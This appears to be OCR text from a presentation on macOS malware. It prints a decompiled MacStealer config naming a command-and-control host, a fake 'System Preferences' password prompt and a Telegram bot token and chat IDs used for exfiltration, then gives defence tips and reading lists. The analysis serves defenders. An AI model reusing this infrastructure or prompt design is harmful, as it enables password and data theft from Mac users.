
MacStealer

Here’s the output of running `weed.pyc` through a decompiler (https://www.toolnb.com/tools-lang-en/pyc.html)


```
# uncompyle6 version 3.5.0
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.7.2 (default, Dec 29 2018, 06:19:36)
# [GCC 7.3.0]
# Embedded file name: weed.py
# Size of source mod 2**32: 1014 bytes
___config__ = {'build_id':'4D32B7B1B7529E17F6E138C7E4146E31',
 'app_name':'weed',
 'api_url':'http://mac.cracked23.site',
 'popup_title':'System Preferences',
 'popup_text':'MacOS wants to access the System Preferences',
 'max_file_size':'100000000',
 'bot_token':'6056159172:AAEbi5hRzK-FCrLSs6JJH4cLjQMovTkPSX4',
 'bot_chat_id':'1550714282',
 'bot_channel_id':'-1001702526351'}
from en_data import Main
if __name__ == '__main__':
    pass
try:
    main = Main(config=___config__)
    main.main()
except Exception as e:
    try:
        print(e)
    finally:
        e = None
        del e
```

MacStealer

As you can see, this reveals the configuration for the stealer, that includes the address of the attacker's (C&C?) server, `mac.cracked23.site` as well as information for the Telegram channel that the stealer exfiltrates collected data to. Also, there are strings for a (fake) password prompt, which is how the malware obtains the user's password:



The attackers personal Telegram bot:



Others

Besides ransomware, stealers, and APT backdoors, there was a range of other new macOS malware. Some, such as `Geacon` and `SparkRAT` are built atop existing (and in some case open-source) tools. While other appear to be custom backdoors.

Good to know ☑

Malware doesn't like change!

Patch & enable automatic updates

Endpoint Detection and Response


Install an EDR product

(macOS-centric & heuristic-based)

Continue to learn about macOS threats

Study materials if you want to read more 📖


- *Check CVE, Exploit-DB, Objective-See for macOS-related vulnerabilities and exploits*
- *The Art of Mac Malware: The Guide to Analyzing Malicious Software by Patrick Wardle (Secur researcher at Objective-See), 2022*
- *"macOS/iOS (*OS) Internals" trilogy, by Jonathan Levin (Technologeeks Press, 2017)*
- *The Art of Computer Virus Research and Defense by Peter Szor (Addison-Wesley Professional, 2005)*
- *Reversing: Secrets of Reverse Engineering by Eldad Eilam (Wiley, 2005)*
- *OS X Incident Response: Scripting and Analysis by Jaron Bradley (Syngress, 2016)*



Bonus

Apple Security Research Device (SRD) Program

- iPhone that allows you to perform iOS security research without having to bypass its security features
- Eligible countries (53) - Mongolia not included ☹
- https://security.apple.com/



References:

https://objective-see.org/blog/blog_0x77.html

https://objective-see.org/blog/blog_0x14.html

https://www.youtube.com/watch?v=HG4fk6RYtJE

https://support.apple.com/en-mn/

https://arc.net/l/quote/fvubdlic

The Art of Mac Malware: The Guide to Analyzing Malicious Software by Patrick Wardle (Security researcher at Objective-See), 2022

https://www.youtube.com/watch?v=tMJuW7fTBTM

https://papers.put.as/papers/macosx/2011/The-Apple-Sandbox-BHDC2011-Paper.pdf

https://speakerdeck.com/patrickwardle/syscan360-2016-abusing-the-mac-recovery-and-os-update-process?slide=33

https://www.uptycs.com/blog/macstealer-command-and-control-c2-malware

https://karol-mazurek.medium.com/system-integrity-protection-sip-140562b07fea

Thank you.